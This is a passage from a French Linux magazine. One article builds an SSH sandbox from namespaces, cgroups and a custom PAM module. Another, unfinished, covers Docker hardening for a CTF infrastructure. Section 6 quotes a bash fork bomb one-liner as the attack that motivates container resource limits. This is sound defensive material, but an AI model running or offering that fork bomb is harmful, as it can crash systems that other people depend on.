De même que pour les cgroups, rien ne vaut un exemple concret. Travaillant sur la couche réseau et système de véhicules autonomes, j'ai besoin de simuler l'intégralité du réseau d'un véhicule dans la CI afin de pouvoir valider les règles de routages et les politiques de sécurité réseau. Cela se fait à grand renfort de namespace réseau, et s'appuie largement sur la commande **ip netns**.

Cette commande de haut niveau permet de créer et manipuler des namespaces réseau directement en ligne de commandes. Elle propose 4 sous-commandes principales, « **add** », « **del** », « **list** » et « **exec** » qui permettent respectivement de créer, supprimer, lister et lancer un programme dans un namespace réseau.

Je vous propose de réimplémenter cette commande, sans quitter votre shell, en utilisant des outils plus bas niveau, plus proches des appels systèmes.

2.2.5.1 La commande ip netns add

Cette commande permet de créer un nouveau namespace réseau et place une référence vers ce namespace dans le dossier **/var/run/netns**. Elle prend en argument un nom qui sera utilisé pour créer la référence.

L'appel système correspondant est **unshare**. Il est exposé via la commande du même nom qui permet d'initialiser un nouveau namespace réseau et ouvrir un shell dans ce nouveau namespace :

```
~ # unshare --net
```

On peut s'assurer que l'on est bien dans un nouveau namespace en listant les interfaces :

```
~ # ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT
group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Notez que l'interface **lo** est **DOWN**. Si vous souhaitez utiliser ce namespace, la première étape sera de l'activer.

Pour le moment, ce namespace n'existe que pour le shell qui s'y trouve. Pour qu'il continue d'exister après la fermeture du shell et le rendre accessible à la commande **ip netns**, plaçons une référence vers ce namespace dans **/var/run/netns**, depuis le shell actuellement ouvert. Appelons cette référence « *misc* » :

```
~ # touch /var/run/netns/misc
~ # mount --bind /proc/self/ns/net /var/run/netns/misc
```

Il ne reste qu'à fermer le shell.

2.2.5.2 La commande ip netns list

Comme son nom l'indique, cette commande liste les namespace réseau créés avec la commande précédente, c'est-à-dire ceux qui ont une référence dans **/var/run/netns**. Un namespace réseau peut bien sûr exister sans être visible par cette commande.

Commençons par nous assurer que la commande **ip** voit bien notre namespace réseau *misc* :

```
~ # ip netns list
misc
```

On anticipe la complexité de la réimplémentation avec des outils shell de bas niveau :

```
~ # ls /var/run/netns
misc
```

2.2.5.3 La commande ip netns exec

Cette commande prend en argument le nom d'un namespace réseau se trouvant dans **/var/run/netns** ainsi qu'une commande à exécuter dans ce contexte réseau.

L'appel système correspondant est **setns**. Il est exposé par la commande **nsenter** qui permet d'exécuter une commande dans un namespace spécifique identifié par une référence **/proc/PID/ns/NAME** ou une référence montée.

Utilisons-la pour lister les interfaces du namespace **misc** :

```
~ # nsenter --net=/var/run/netns/misc ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT
group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

2.2.5.4 La commande ip netns del

Cette commande permet de supprimer la référence à un namespace réseau se trouvant dans **/var/run/netns**. La référence étant créée avec un point de montage, on pourra la supprimer simplement en la démontant puis en supprimant son ancre :

```
~ # umount /var/run/netns/misc
~ # rm /var/run/netns/misc
```

Attention, cela ne fait que supprimer cette référence au namespace. Il n'est plus visible par la commande **ip netns**, mais il continuera d'exister s'il existe une autre référence à ce namespace que ce soit un point de montage, un processus dans ce namespace ou un descripteur de fichier.

2.2.6 Conclusion sur les namespaces

Les distributions modernes embarquent tous les outils pour manipuler des containers en ligne de commandes, de leur création à leur suppression en passant par le maintien de références. Tout cela sans saisir une seule ligne de C.

En combinant cela avec les cgroups, il est possible de construire un container complet directement en ligne de commande !

3 Exemple concret : sandboxer un utilisateur avec PAM

Mettons qu'un auditeur de sécurité, appelons le « *misc* » ait besoin d'un accès aux logs d'une machine critique. Il devra aussi avoir accès aux outils Linux de base pour les manipuler. En revanche, il ne devra pas avoir accès au reste du système ni impacter de manière significative ses ressources.

Pour cela, nous pouvons utiliser un container sur mesure, avec un système de fichier minimaliste, sans accès réseau ainsi que des contraintes CPU et mémoire. L'entrée dans ce container se fera via un module PAM dédié.

Nous aurons besoin :

- Des namespace **MNT**, pour le système de fichier minimaliste, **NET**, pour désactiver le réseau et **IPC** pour l'isolation des... IPC ;
- Des cgroups **cpu** et **memory** ;
- Un module **PAM** et sa configuration pour entrer dans le container.

3.1 Préparation du container

Créer un container à la volée en C est possible, mais pas très agréable. On propose ici de préprovisionner le container avec les outils shell décrits plus haut. Il n'y aura ensuite plus qu'à entrer dans ce container.

3.1.1 Les namespace

Afin de configurer le container, nous avons besoin d'un shell dans les nouveaux namespaces **MNT**, **NET** et **IPC**. Pour cela, on utilisera à nouveau la commande **unshare**. De plus, nous aurons besoin de rentrer dans ce container à la demande. Pour cela, on gardera une référence vers ces trois namespaces dans **/var/run/misc-container/ns**. Le choix de ce dossier est complètement arbitraire. Bonne nouvelle, **unshare** peut créer cette référence pour nous.

Préparons les points de montage pour les références vers les namespaces :

```
~ # mkdir -p /var/run/misc-container/ns
~ # touch /var/run/misc-container/ns/{ipc,net,mount}
```

Point important, pour conserver une référence vers un namespace MNT, celle-ci doit impérativement se trouver sur un point de montage *privé* pour éviter les références circulaires. On peut facilement le faire en remontant un dossier sur lui-même, en mode privé :

```
~ # mount --bind --make-private /run/misc-container/ns /run/misc-
container/ns
```

Nous pouvons à présent créer nos références et ouvrir un shell dans les nouveaux namespaces :

```
~ # unshare --mount=/var/run/misc-container/ns/mount \
          --ipc=/var/run/misc-container/ns/ipc \
          --net=/var/run/misc-container/ns/net
```

3.1.2 Le système de fichier racine

Afin de fournir les outils de base Linux, on peut utiliser une base Alpine Linux. Il s'agissait à la base d'une distribution minimaliste dédiée à l'embarqué. Très légère, elle est devenue une base populaire pour les containers.

Plaçons ce système de fichier racine dans **/var/lib/misc-container/rootfs** :

```
~ # cd /tmp
~ # wget http://dl-cdn.alpinelinux.org/alpine/v3.6/releases/x86_64/
alpine-minirootfs-3.6.2-x86_64.tar.gz
~ # mkdir -p /var/lib/misc-container/rootfs
~ # tar -xzf alpine-minirootfs-3.6.2-x86_64.tar.gz -C /var/lib/
misc-container/rootfs
~ # chmod +rx /var/lib/misc-container/rootfs/
```

Puis créons l'utilisateur *misc* dans le container :

```
~ # chroot /var/lib/misc-container/rootfs/ adduser -Ds /bin/sh misc
```

Nous aurons besoin d'allouer une console en SSH, créons le périphérique **/dev/ptmx** pour cela :

```
~ # chroot /var/lib/misc-container/rootfs/ mknod /dev/ptmx c 5 2
```

Sur certains systèmes, PAM est configuré pour charger les limites *rlimit* par défaut. Créons un fichier vide pour éviter que cela échoue :

```
~ # mkdir -p /var/lib/misc-container/rootfs/etc/security
~ # touch /var/lib/misc-container/rootfs/etc/security/limits.conf
```

Nous pouvons à présent configurer les points de montage du container sur **/var/run/misc-container/rootfs**. Pour atteindre les objectifs d'isolation, on pourra monter le système de fichiers racine en lecture seule avec des points de montage **/tmp**, **/run**, **/dev/pts** et **/proc** dédiés.

Commençons par monter le système de fichiers racine :

```
~ # mkdir -p /var/run/misc-container/rootfs
~ # mount --bind /var/{lib,run}/misc-container/rootfs -oro
~ # cd /var/run/misc-container/rootfs
```

Puis montons les dossiers temporaires du container. L'option **mode=1777** permet à tous les utilisateurs de créer un fichier dans ce dossier, mais seul le propriétaire pourra le supprimer. Les autres options devraient être familières :

```
~ # mount -t tmpfs tmpfs ./tmp -o rw,nosuid,noexec,mode=1777,size=10m
~ # mount -t tmpfs tmpfs ./run -o rw,nosuid,noexec,mode=755,size=1m
```

Puis montons le dossier **/dev/pts** afin de rendre possible l'allocation de la console SSH :

```
~ # mount -t devpts devpts /dev/pts -orw,gid=5,mode=620,ptmxmode=666
```

Puis montons le dossier **/proc** en lecture seule et en masquant les processus des autres utilisateurs avec le paramètre **hidepid=2** :

```
~ # mount -t proc proc ./proc -o ro,hidepid=2
```

Bien sûr, le dossier **/var/log** devra être monté depuis l'hôte en lecture seule :

```
~ # mount --rbind /var/log ./var/log -oro
```

Maintenant que le système de fichiers racine est prêt, nous pouvons laisser la magie opérer et basculer dessus en remontant l'ancien sur **/mnt** d'où il sera démonté récursivement :

```
~ # pivot_root . mnt
~ # exec chroot . /bin/sh
~ # awk '$5 ~ "^/mnt" {print $5}' /proc/self/mountinfo | tac |
xargs umount
```

Le container est maintenant complètement prêt, avec uniquement ce dont nous avons besoin. Nous avons les références aux namespaces. Le shell peut être fermé.

3.1.3 Les cgroups

La configuration des cgroups ne devrait plus avoir de secrets pour vous. En posant l'hypothèse d'un système géré par systemd, on pourra créer le cgroup *misc-container* dans les contrôleurs *cpu* et *memory*. De manière complètement arbitraire, nous limiterons ici la mémoire à 100MB et la priorité à 1/4 de sa valeur par défaut :

```
~ # mkdir -p /sys/fs/cgroup/{memory,cpu}/misc-container
~ # echo '104857600' > /sys/fs/cgroup/memory/misc-container/memory.
limit_in_bytes
~ # echo '256' > /sys/fs/cgroup/cpu/misc-container/cpu.shares
```

3.2 Entrée automatique via PAM

PAM pour *Pluggable Authentication Modules* fournit des hooks sur le processus d'authentification. Ils sont appelés lors d'une authentification via la console, sudo, ssh, etc. L'un de ces hooks **pam_sm_open_session()** est appelé après l'authentification proprement dite afin de configurer la session. En l'occurrence, nous l'utiliserons pour entrer dans le container.

L'entrée dans le container se fait en deux étapes. On enregistre d'abord le PID du processus s'authentifiant dans les deux cgroups tant que l'on est sur le système de fichiers hôte, puis on peut entrer dans les namespaces que l'on a préparés.

Notez que pour des raisons de place, l'ensemble de la gestion des erreurs a été retiré des exemples.

Commençons par poser le squelette du module, avec toutes ses dépendances :

```
#define PAM_SM_SESSION
#define _GNU_SOURCE

#include <security/pam_modules.h>

#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
```


```
#include <stdio.h>
#include <sched.h>
#include <unistd.h>
#include <string.h>

int pam_sm_open_session(pam_handle_t *pamh, int flags, int argc,
const char **argv) {
    return PAM_SUCCESS;
}

int pam_sm_close_session(pam_handle_t *pamh, int flags, int argc,
const char **argv) {
    return PAM_SUCCESS;
}
```

Dans la fonction **pam_sm_open_session()**, on peut ajouter la vérification de l'utilisateur. Seul l'utilisateur *misc* est concerné par ce module :

```
const char* username;
pam_get_user(pamh, &username, NULL);
if (strcmp(username, "misc") != 0) {
    return PAM_SUCCESS;
}
```

On peut ensuite rejoindre les cgroups **memory** et **cpu** en insérant le PID dans les fichiers **tasks** de ces contrôleurs :

```
pid_t pid = getpid();
int cg_mem_tasks_fd = open("/sys/fs/cgroup/memory/misc-container/
tasks", O_WRONLY);
int cg_cpu_tasks_fd = open("/sys/fs/cgroup/cpu/misc-container/
tasks",    O_WRONLY);
dprintf(cg_mem_tasks_fd, "%d", pid);
dprintf(cg_cpu_tasks_fd, "%d", pid);
close(cg_mem_tasks_fd);
close(cg_cpu_tasks_fd);
```

On peut enfin rejoindre les namespaces **mount**, **ipc** et **net** avec l'appel système **setns** :

```
int ns_mount_fd = open("/var/run/misc-container/ns/mount", O_RDONLY);
int ns_ipc_fd   = open("/var/run/misc-container/ns/ipc",   O_RDONLY);
int ns_net_fd   = open("/var/run/misc-container/ns/net",   O_RDONLY);
setns(ns_mount_fd, 0);
setns(ns_ipc_fd,   0);
setns(ns_net_fd,   0);
close(ns_mount_fd);
close(ns_ipc_fd);
close(ns_net_fd);
```

Le module est maintenant prêt à compiler, après avoir installé les modules de développement de PAM :

```
~ # gcc -shared -o pam-enter-misc-container.so pam-enter-misc-
container.c -lpam
```

Il reste à l'appeler lors d'une nouvelle connexion SSH en configurant le module dans **/etc/pam.d/sshd** :

```
session required /path/to/pam-enter-misc-container.so
```

Pour les tests, j'ai inséré cette ligne après la ligne « **@include common-session** ».

Nous pouvons à présent laisser la magie opérer :

```
~ # ssh misc@localhost
```

Cela devrait ouvrir une session SSH directement dans le container. Mission accomplie !

3.3 Conclusion sur l'exemple

Cet exemple présente une manière d'utiliser ensemble les briques fondamentales des containers que sont les **cgroups** et les **namespaces** pour construire une sandbox sur mesure. Mieux encore, cette sandbox peut être intégrée au système de manière complètement transparente pour l'utilisateur grâce à PAM. Cela permet de monter progressivement en sécurité en limitant l'impact pour l'utilisateur final.

C'est la démarche qui a été suivie par les hébergements mutualisés OVH pour isoler les connexions SSH.

Conclusion

Cet article vous aura convaincu, je l'espère, que les containers n'existent pas sous Linux. Au contraire, le noyau fournit les briques de base permettant de construire ses outils complètement sur mesure. Parmi les outils les plus connus, on pensera bien sûr à Docker et LXC. Mais ce ne sont là que 2 applications similaires de ces briques de base. Chrome et Firefox par exemple s'appuient sur ces mêmes briques pour construire leurs sandboxs sur-mesures.

Et ce n'est que le début. Il est possible de monter considérablement en sécurité en combinant ces outils avec les **capabilities** ou des règles **seccomp**. Bonne lecture ! ■

Références

[CGROUPV1] Documentation du noyau sur les cgroups : https://www.kernel.org/doc/Documentation/cgroup-v1/

[CGROUPV2] Documentation du noyau sur la refonte des cgroups : https://www.kernel.org/doc/Documentation/cgroup-v2.txt

[CGRH] Documentation de Red Hat sur les cgroups : https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/resource_management_guide/ch01

[BLOG] Série d'articles de l'auteur sur les namespaces : https://blog.yadutaf.fr/2013/12/22/introduction-to-linux-namespaces-part-1-uts/

[LWN] Présentation en profondeur des namespaces : https://lwn.net/Articles/527342/

www.hsc-formation.fr

HSC by Deloitte.

DOCKER : LES BONS RÉFLEXES À ADOPTER

Paul MARS – upils@eodras.com
Consultant sécurité

mots-clés : DOCKER / CONTENEURS / BONNES PRATIQUES / DOCKER-COMPOSE

À travers les différentes étapes de la construction d'une infrastructure, cet article vise à présenter les bonnes pratiques à adopter lors de l'usage de Docker. Cet article explique comment installer Docker, définir un service, le mettre en œuvre, le faire interagir avec d'autres et plus encore.

1 Contexte

À l'occasion de la Nuit Du Hack 2017, Intrinsec proposait un mini-CTF (*Capture The Flag*) en parallèle de l'officiel. Il s'agit d'un ensemble d'épreuves permettant de récupérer des drapeaux (« flags ») présents sous la forme de secrets. L'équipe gagnante est celle parvenant à obtenir tous les drapeaux, ou en ayant récupéré le maximum à l'issue du temps imparti.

Le CTF était constitué :

- d'une page web d'accueil présentant les épreuves et fournissant toutes les informations nécessaires aux concurrents ;
- de deux challenges hors ligne téléchargeables depuis cette interface ;
- de cinq services en ligne.

2 Cahier des charges

L'infrastructure devait pouvoir répondre au cahier des charges suivant :

- reposer exclusivement sur un unique serveur aux ressources limitées ;
- permettre une disponibilité maximale. Un joueur souhaitant participer au CTF et rencontrant une erreur ou une indisponibilité du service allait probablement abandonner et se tourner vers autre chose. L'évènement ne durant que 24 heures, il était souhaité qu'un maximum de joueurs puisse en profiter ;
- être adapté au public visé. Les services hébergés par l'infrastructure étant par nature voués à être attaqués et compromis, cette dernière devait permettre de protéger le serveur hôte.

La solution visant à héberger l'ensemble des services sans aucun cloisonnement entre eux a immédiatement été exclue. L'exploitation des services entraînant l'exécution de code arbitraire sur le serveur, il fallait disposer d'un moyen de les isoler.

Suite à ce constat et considérant les faibles ressources mises à disposition, il était opportun de mettre en place une solution à base de conteneurs.

De plus, les épreuves proposées ne reposaient pas sur l'exploitation de failles niveau noyau (type DirtyCow). Dans le cas contraire, les solutions basées sur des conteneurs auraient été exclues dans la mesure où ces dernières partagent le même noyau hôte.

3 Configuration de l'hôte

3.1 Installation et maintien à jour de Docker

Docker est relativement jeune et évolue encore très vite. Pour la *Community Edition* (gratuit, sans support), l'usage des versions accessibles dans les dépôts des principales distributions Linux (Debian, Ubuntu, etc.) n'est pas conseillé, car elles présentent parfois beaucoup de retard ou ne sont plus maintenues. Pour l'*Enterprise Edition* (payant, avec support), les versions disponibles sont fonction du produit utilisé (RHEL, SLES, etc.). La suite de l'article considère l'usage de la *Community Edition*.

La bonne pratique consiste à utiliser les dépôts maintenus par Docker. Plusieurs gestionnaires de paquets sont gérés comme `apt` ou `yum`. Des versions Windows et Mac sont également disponibles. L'hôte étant basé sur Debian, le dépôt adéquat a été ajouté puis la version CE (*Community Edition*) de Docker

(**docker-ce**) a été récupérée. Depuis le début du projet, Docker a mis en place plusieurs évolutions quant aux modes de distribution, il est donc très important de se tenir informé sur ce sujet pour s'assurer de continuer à recevoir les mises à jour.

Docker stocke toutes les données et les métadonnées des containers ainsi que les images dans **/var/lib/docker**. Dans le cas présent, les images étaient de tailles réduites et peu nombreuses, l'espace disque n'a donc pas posé problème. Cependant, il est vivement recommandé de prévoir ce cas à l'avance en créant une partition dédiée pour ce répertoire afin de ne pas saturer l'hôte.

À noter que l'article ne mentionne pas toutes les bonnes pratiques générales de renforcement à mettre en place sur l'hôte qui sont également fondamentales, mais qui ne sont pas propres à Docker.

3.2 Le groupe docker

Par défaut, Docker n'est accessible qu'à l'utilisateur **root**. Pour permettre à l'utilisateur courant de l'hôte de l'utiliser, le groupe **docker** a été créé et l'utilisateur ajouté à celui-ci. Il est primordial de comprendre qu'un utilisateur membre du groupe « docker » est équivalent à un utilisateur disposant des droits **root** sur l'hôte **[ROOT]**. L'ajout d'un membre à ce groupe doit donc être mûrement réfléchi.

La mise en place d'une revue régulière des membres de ce groupe est également recommandée.

4 Construction des images

4.1 Images et conteneurs

Deux notions doivent être clairement distinguées avant d'aborder ce chapitre : image et conteneur.

Une image est un exécutable regroupant tout le nécessaire pour instancier un service. Sa construction est définie par un fichier appelé **Dockerfile**. Une fois qu'elle est définie, l'image est sans état, elle n'évolue plus.

Un conteneur correspond à l'exécution d'une instance à partir d'une image. Plusieurs conteneurs peuvent être instanciés sur une même image en même temps sans qu'il y ait de relation les uns avec les autres.

4.2 Docker Hub et dépôts privés

Docker propose un dépôt d'images **[HUB]**. Il est possible de se créer un compte gratuitement sur la plateforme pour y pousser ses propres images. Leur récupération depuis ce dépôt est directement intégrée dans Docker et s'opère par la commande **docker pull**. Deux informations sont importantes vis-à-vis de ce dépôt :

- Docker maintient un ensemble d'images comprenant des systèmes d'exploitation et des logiciels les plus utilisés (Nginx, Redis, MySQL, Ubuntu, Alpine, etc.) ;
- Docker n'opère aucun contrôle sur le comportement ou le contenu des images envoyées par des tiers. Ces images peuvent donc contenir des logiciels obsolètes, contenir des backdoors, etc.

Il est également possible de mettre en place ses propres dépôts contenant des images signées. Au sein d'une infrastructure importante, le déploiement d'un tel dépôt et l'usage exclusif des images de celui-ci comme images de base sont conseillés. Cela permet de proposer des images préconfigurées et durcies.

Note

Des projets comme Distroless de Google visent à aller encore plus loin [DISTROLESS] en supprimant presque tous les éléments du système d'exploitation (gestionnaire de paquets, shells, etc.) réduisant davantage la surface d'attaque.

4.3 Alpine, à la base

Pour construire les images, il a été décidé de partir, autant que possible, de l'image de base minimale proposée par Docker : Alpine. Il s'agit d'un système d'exploitation Linux basé sur les principes de simplicité, sécurité et efficacité. L'image de base proposée sur le hub Docker ne dépasse pas les 5 Mo et ne contient que 11 paquets. Cette image est également la base d'une grande partie des images officielles de Docker. En comparaison, l'image Ubuntu fait aujourd'hui 122 Mo.

Alpine présente toutefois des différences de taille à prendre en compte si vous souhaitez l'utiliser. En particulier, la bibliothèque C proposée est **musl**, cependant les bibliothèques **glibc** et **libc++** sont disponibles dans les dépôts d'Alpine et leur installation se fait simplement.

4.4 Dockerfile

Comme évoqué plus haut, les images ont été décrites à l'aide de Dockerfiles.

En voici un exemple ci-dessous. Le fichier est commenté afin de comprendre à quoi servent les instructions.

```
FROM python:2.7-alpine  # usage d'une image de base du dépôt officiel
LABEL description "Internal info on the challenge" version "0.1" # ajout
d'informations à l'image pour pouvoir l'identifier plus facilement

WORKDIR /opt/app/  # définition d'un dossier de travail pour l'exécution
des instructions suivantes
RUN addgroup -S ndh && adduser -S -g ndh ndh  # exécution d'une commande
dans l'image

USER ndh

COPY requirements.txt /opt/app/  # copie de plusieurs ressources depuis
l'hôte vers l'image
COPY flag.txt /etc/x.b64
```


```
RUN pip install -r requirements.txt
RUN rm requirements.txt

COPY wsgi.py /opt/app/
COPY cmd.sh /opt/app/
COPY xml_challenge /opt/app/xml_challenge

EXPOSE 8002  # définition de la liste des ports que les conteneurs
instanciés sur l'image pourraient exposer

CMD [ "/bin/sh", "cmd.sh" ] # définition de la commande qui sera
lancée à l'instanciation d'un conteneur à partir de l'image
```

4.5 Root, à la base...

Vous aurez noté la présence d'une directive **USER** dans le Dockerfile précédent ainsi que de la création d'un utilisateur « ndh » quelques lignes plus haut.

Par défaut, un processus lancé dans un conteneur s'exécute en tant que **root**. Vous vous doutez que ce comportement par défaut n'est pas une bonne pratique. Docker propose la directive **USER** permettant d'opérer le changement d'utilisateur. Il faut simplement l'avoir créé avant dans le Dockerfile ou qu'il soit présent dans l'image sur laquelle se base la vôtre. Toutes les commandes exécutées au sein de l'image et du conteneur instancié sur cette image seront effectuées avec cet utilisateur après la directive.

Pour chacun des services, il a été créé un utilisateur « ndh » dont les droits ont été modulés en fonction des besoins (besoin d'un shell ou non, droits sur certains fichiers).

En pratique, cela a permis de donner un shell aux utilisateurs afin qu'ils récupèrent un drapeau sur le serveur sans qu'ils puissent le modifier ou changer l'environnement d'exécution du service.

4.6 Taille et contenu des images

Manipuler une multitude d'images finit généralement par prendre une place considérable sur le disque. Qui plus est, avoir des images contenant une multitude de composants n'est pas utile dans la mesure où chaque conteneur ne devrait exécuter qu'un processus. Enfin, cela augmente la surface d'attaque. On cherche donc à générer des images les plus petites possible ce qui consiste à :

- partir d'une image minimale (évoqué plus haut) ;
- installer le strict nécessaire indispensable à l'exécution du processus.

Une astuce permet d'installer des paquets pour des besoins ponctuels puis de les supprimer après. Dans le Dockerfile ci-dessous, on peut voir que les paquets **gcc**, **libc-dev** et d'autres sont installés. Ils permettent la bonne installation du module python **lxml** et sont ensuite supprimés par la dernière instruction.

```
FROM python:3-alpine
[...]
RUN set -e; \
 apk add --no-cache --virtual build-deps \
   gcc \
   g++ \
   libc-dev \
   linux-headers \
 && apk add --no-cache libxslt-dev \
 && pip install -r requirements.txt \
 && apk del build-deps
[...]
```

4.6.1 Multi-Stage build

Certains cas ne peuvent cependant pas être traités aussi simplement : comment faire pour un projet Java lorsqu'on ne dispose que des sources ? Où faire le build ? Ou pour Go, comment compiler ?

Pour Go, on peut créer une image à partir du Dockerfile suivant, comme le mentionne la documentation **[GO]** :

```
FROM golang:1.8

WORKDIR /go/src/app
COPY . .

RUN go-wrapper download   # "go get -d -v ./..."
RUN go-wrapper install    # "go install -v ./..."

CMD ["go-wrapper", "run"] # ["app"]
```

Cette solution donne une image contenant Go et son compilateur, ce qui est inutilement lourd et augmente la surface d'attaque. On pourrait également écrire des scripts qui génèrent une première image pour compiler le binaire puis une seconde image qui l'exécute. Cependant, il faudrait alors faire le ménage ensuite et gérer tous les cas d'usage.

Depuis la version 17.05 de Docker, le « multi-stage build » a été introduit pour répondre à ce besoin. Cette fonctionnalité a été utilisée pour l'épreuve en Go. L'image est générée par le Dockerfile suivant :

```
FROM golang:alpine as builder

WORKDIR /go/src/
COPY src .
RUN apk update
RUN apk add git
RUN apk add make
RUN go get -d -v github.com/gorilla/mux  # Ajout d'une dépendance du projet Go
RUN make docker_binary

FROM alpine

LABEL description "Gojection" version="0.1"

RUN addgroup -S ndh && adduser -S -g ndh ndh

WORKDIR /opt/app/
[...]
COPY --from=builder /go/src/bin/Gojection /opt/app/Gojection

RUN chmod u+x ./Gojection

EXPOSE 8003

CMD ["./Gojection", "-host", "0.0.0.0", "-port", "8003"]
```

ACTUELLEMENT DISPONIBLE

LINUX PRATIQUE N°105

CHEZ VOUS, EN ENTREPRISE OU EN COLLECTIVITÉ...

DOMOTISEZ !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com

On observe deux instructions **FROM**. Entre la première et la seconde, une image est générée, les sources de l'application sont copiées, des paquets sont ajoutés, et le binaire compilé. Après le second **FROM** une nouvelle image est créée, configurée puis le binaire compilé dans la première image est récupéré via l'instruction **COPY --from=builder /go/src/bin/Gojection /opt/app/Gojection**.

L'image finale est donc uniquement une image **alpine** de base, légèrement configurée et contenant un binaire.

Cette méthode a également été adoptée pour l'épreuve basée sur Java et ayant une image intermédiaire basée sur un build Maven.

4.7 Mise à jour

Une fois générée, une image est figée et son état n'évolue pas. De plus, dans la mesure où les conteneurs doivent être considérés comme jetables et dédiés à un seul processus, la question de la mise à jour des composants permettant le fonctionnement du service se pose. Le cas d'usage présenté ne couvre pas la situation du fonctionnement sur le long terme, cependant il est primordial de traiter ce point pour toute infrastructure visant à héberger des services en production.

Pour mettre à jour, il faut reconstruire l'image, arrêter et supprimer le conteneur puis lancer un nouveau conteneur à partir de l'image mise à jour. Avant de reconstruire l'image, il faut récupérer l'éventuelle image sur laquelle se base notre image finale à partir du dépôt.

Il est vivement recommandé de mettre en place dès le début un processus automatisé permettant de réaliser régulièrement ces tâches. Ce type de besoin s'intègre à merveille dans un environnement d'intégration continue : la mise en production d'une nouvelle version du code d'une application peut être une très bonne occasion de mettre à jour les composants sous-jacents en ajoutant un simple **docker pull <image de base>** dans le processus.

5 Instanciation des services

5.1 Docker run

Les services étant tous bien définis, il était temps de passer à la mise en œuvre. Pour lancer l'instanciation d'un conteneur, Docker dispose de la commande **docker run** et prend une multitude de paramètres permettant de définir tous les éléments propres à l'environnement d'exécution du conteneur : nom du container, mode (interactif ou démon), interfaces réseau, binding de ports, etc.

Considérant le nombre d'options, on peut rapidement se retrouver avec des commandes de ce type :

```
docker run --detach \
   --hostname example.com \
   --publish 443:443 --publish 80:80 --publish 22:22 \
   --name example \
   --restart always \
   --volume /srv/example/config:/etc/example \
   --volume /srv/example/logs:/var/log/example \
   --volume /srv/example/data:/var/opt/example \
    example/example:latest
```

Pour lancer un ou deux services ponctuels sur un serveur cela peut convenir. Dans un contexte de production cela pose plusieurs problèmes :

- comment sauvegarder proprement cette configuration ?
- comment l'éditer facilement ?
- comment gérer les services reposant sur plusieurs conteneurs interagissant ensemble ?

La solution est apportée par l'outil **docker-compose**.

5.2 Docker Compose

docker-compose est un outil permettant de définir des services reposant sur plusieurs conteneurs. Un seul fichier de configuration **docker-compose.yml** permet par exemple de définir un frontal web, reposant sur un serveur MySQL et sur un serveur de cache Redis.

L'outil peut être récupéré directement depuis le dépôt GitHub du projet **[COMPOSE]** ou via **pip**.

Aucun des services du cas présent n'était composé de plusieurs conteneurs, cependant docker-compose a été utilisé pour disposer de fichiers de configuration définissant clairement l'environnement d'exécution des services.

Il aurait été tout à fait possible de définir l'intégralité des services dans un unique fichier **docker-compose.yml**. Il a été choisi de les séparer en fichiers indépendants pour garder une plus grande modularité et permettre de composer des CTF à la carte.

Voici un exemple de fichier **docker-compose.yml** :

```
version: '2.2'

services:
 challenge1:
   build: .
   image: isec/challenge1
   container_name: challenge1
   environment:
     - "VIRTUAL_HOST=challenge1.example.com"
     - "CERT_NAME=challenge1.example.com"
   ports:
     - "8001:8001"
   network_mode: "bridge"
   restart: always
```

Ce fichier est lu par la commande **docker-compose up** qui instancie le(s) conteneur(s) défini(s).

Les ports exposés par le conteneur sont précisés explicitement via la directive **ports**.

Ce fichier permet également de définir la politique de redémarrage. Elle a été mise à **always** pour redémarrer dans tous les cas, mais il est recommandé de la mettre à **on-failure** avec une limite de 5 pour une infrastructure « normale ». La directive **version** de la première ligne sera détaillée plus bas.

5.3 Mise à jour des services

Une note rapide semble indispensable sur le processus de mise à jour des services. Considérant que les conteneurs sont jetables, il est recommandé d'abandonner d'emblée l'idée de mettre à jour un conteneur. Si tout est localisé sur un seul serveur, le processus peut-être le suivant :

- **docker pull** sur toutes les images de base de vos images ;
- **docker-compose build --no-cache** : reconstruction de l'image du service ;
- **docker-compose prune -f** : nettoyage des anciennes images obsolètes ;
- **docker-compose up -d** : arrêt et redémarrage du service.

Sur une infrastructure plus conséquente, il est recommandé d'avoir un dépôt d'images ainsi qu'une « forge » les construisant. Il ne reste alors plus qu'à récupérer la nouvelle image sur le dépôt et la lancer.

6 Limitation des ressources

Il fallait s'assurer que le cycle de vie d'un service ne pourrait pas influencer celui des autres services. En particulier, il fallait décider comment répartir les ressources de notre serveur entre nos conteneurs.

Sans limitation de ressources, un utilisateur gagnant un accès à un shell via un des services (comportement attendu pour plusieurs services dans ce contexte de CTF) aurait aisément pu faire tomber le serveur à l'aide d'une « fork bomb » type **:(){ :|: & };:**.

Par défaut, Docker permet à un container de consommer l'ensemble des ressources dont dispose le serveur. Il peut donc exploiter tous les cœurs des processeurs et l'intégralité de la mémoire (RAM et SWAP). Évidemment, Docker propose des options permettant de limiter l'accès à ces ressources. Là encore, les options sont accessibles via la commande **docker run** ou peuvent être décrites dans le fichier **docker-compose.yml**.

Attention : plusieurs versions existent pour les « compose file ». La dernière en date est la 3.3. Depuis la version 3, les options de limitation de ressources ne sont plus disponibles pour l'outil **docker-compose**, mais pour l'outil **docker deploy**. La version 2.2 des « compose file » a donc été retenue.

6.1 Mesure des ressources nécessaires

Pour s'assurer que les containers fonctionneraient comme prévu, les ressources dont ils pourraient avoir besoin ont d'abord été mesurées. Une méthode empirique a été adoptée : chaque conteneur a été lancé puis soumis à un certain nombre des requêtes traitées par le service du conteneur. Les services étant relativement simples, il a été observé que très peu de ressources étaient nécessaires pour la majorité d'entre eux afin d'assurer le fonctionnement attendu pour plusieurs centaines d'utilisateurs simultanés.

Pour l'anecdote, l'un des services reposait sur Java. Dans un premier temps, les mêmes limitations de ressources que les autres services ont été mises en place. Il a fallu quelque temps avant de comprendre pourquoi ce service redémarrait en boucle avant même le lancement complet de l'application. Bilan : 1,5 Go de RAM ne sont pas de trop pour une application basée sur Struts 2 (Apache Tomcat embarqué).

6.2 Application des limitations

Au sein du fichier **docker-compose.yml** suivant, cela se traduit par les lignes 7 à 11 :

```
version: '2.2'

services:
 fromjailtomars:
   image: isec/fromjailtomars
   build: .
   container_name: fromjailtomars
